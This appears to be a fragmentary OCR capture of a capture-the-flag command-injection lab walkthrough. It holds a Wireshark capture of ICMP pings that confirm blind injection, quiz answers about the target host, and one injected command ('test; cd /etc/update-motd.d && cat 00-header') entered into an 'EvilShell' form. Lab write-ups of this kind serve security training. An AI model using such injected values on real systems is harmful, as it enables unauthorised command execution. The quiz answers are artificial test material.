
```
css drpepper.txt evilshell.php index.php js
```



File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help

icmp


No.
Time
Source
Destination
Protocol
Length
Info



```
icmp
```

```
No.  Time          Source          Destination     Protocol  Length Info
   6 0.230308122   10.10.11.37     10.8.172.204    ICMP        84 Echo (ping) request  id=0x054a, seq=1/256, ttl=63 (reply in 7)
   7 0.230332792   10.8.172.204    10.10.11.37     ICMP        84 Echo (ping) reply    id=0x054a, seq=1/256, ttl=64 (request in 6)
   8 1.231111644   10.10.11.37     10.8.172.204    ICMP        84 Echo (ping) request  id=0x054a, seq=2/512, ttl=63 (reply in 9)
   9 1.231138714   10.8.172.204    10.10.11.37     ICMP        84 Echo (ping) reply    id=0x054a, seq=2/512, ttl=64 (request in 8)
  10 2.232915245   10.10.11.37     10.8.172.204    ICMP        84 Echo (ping) request  id=0x054a, seq=3/768, ttl=63 (reply in 11)
  11 2.232941387   10.8.172.204    10.10.11.37     ICMP        84 Echo (ping) reply    id=0x054a, seq=3/768, ttl=64 (request in 10)
  12 3.234687896   10.10.11.37     10.8.172.204    ICMP        84 Echo (ping) request  id=0x054a, seq=4/1024, ttl=63 (reply in 13)
  13 3.234716907   10.8.172.204    10.10.11.37     ICMP        84 Echo (ping) reply    id=0x054a, seq=4/1024, ttl=64 (request in 12)
  14 4.237890541   10.10.11.37     10.8.172.204    ICMP        84 Echo (ping) request  id=0x054a, seq=5/1280, ttl=63 (reply in 15)
  15 4.237912486   10.8.172.204    10.10.11.37     ICMP        84 Echo (ping) reply    id=0x054a, seq=5/1280, ttl=64 (request in 14)
```

```
▸ Frame 6: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface tun0, id 0
  Raw packet data
▸ Internet Protocol Version 4, Src: 10.10.11.37, Dst: 10.8.172.204
▸ Internet Control Message Protocol
```



Title: Injection v4

IP Address: 10.10.11.37

Expires: 39m 00s

What strange text file is in the website root directory?

drpepper.txt

How many non-root/non-service/non-daemon users are there?

0

What user is this app running as?

www-data

What is the user's shell set as?


/usr/sbin/nologin

What version of Ubuntu is running?

Answer format: **.**.*

Print out the MOTD. What favorite beverage is shown?


Answer format: ** ******



EvilShell

```
test; cd /etc/update-motd.d && cat 00-header
```

